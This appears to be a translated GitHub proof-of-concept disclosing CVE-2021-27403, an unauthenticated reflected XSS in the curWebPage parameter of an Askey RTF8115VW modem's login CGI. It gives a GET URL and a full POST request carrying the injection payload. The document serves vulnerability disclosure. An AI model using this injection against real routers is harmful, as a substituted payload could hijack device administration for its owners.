 bokanrb/cve-2021-27403
XSS-Askey

برمجة نصية عبر المواقع غير مصادق عليها - مودم ألياف الإنترنت Askey
البائع: Askey
إصدار البرنامج: BR_SV_g11.11_RTF_TEF001_V6.54_V014
الطراز: RTF8115VW
المعامل القابل للاختراق: curWebPage

الحمولة: ";alert('xss')//
لم يتم اختباره في طراز/إصدار آخر.
عبر طلب GET
في طلب تسجيل الدخول يمكننا إرسال طلب GET:
http://x.x.x.x/cgi-bin/te_acceso_router.cgi?curWebPage=/settings-internet.asp";alert('xss')//&loginUsername=admin&loginPassword=admin

معامل اسم المستخدم وكلمة المرور لا يحتاجان إلى أن يكونا صحيحين.
عبر طلب POST
1) قم بإعداد البروكسي الخاص بك (Burp / ZAP / أي أداة) لاعتراض طلب تسجيل الدخول
2) أدخل الحمولة بعد صفحة .asp المستخدمة بواسطة معامل curWebPage
3) قم بإعادة توجيه الطلب
الطلب النهائي
POST /cgi-bin/te_acceso_router.cgi HTTP/1.1
Host: x.x.x.x
Origin: http://x.x.x.x
Cookie: _httpdSessionId_=ece9eb5b733f7cbc8198ce9b6ab995c2
Upgrade-Insecure-Requests: 1
Referer: http://x.x.x.x/login.asp
Content-Type: application/x-www-form-urlencoded
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150 Safari/537.36
Connection: close
Cache-Control: max-age=0
Accept-Encoding: gzip, deflate
Content-Length: 35

curWebPage=%2Fsettings-firewall.asp+payload
 <!---curWebPage=%2Fsettings-firewall.asp";alert('xss')//--->
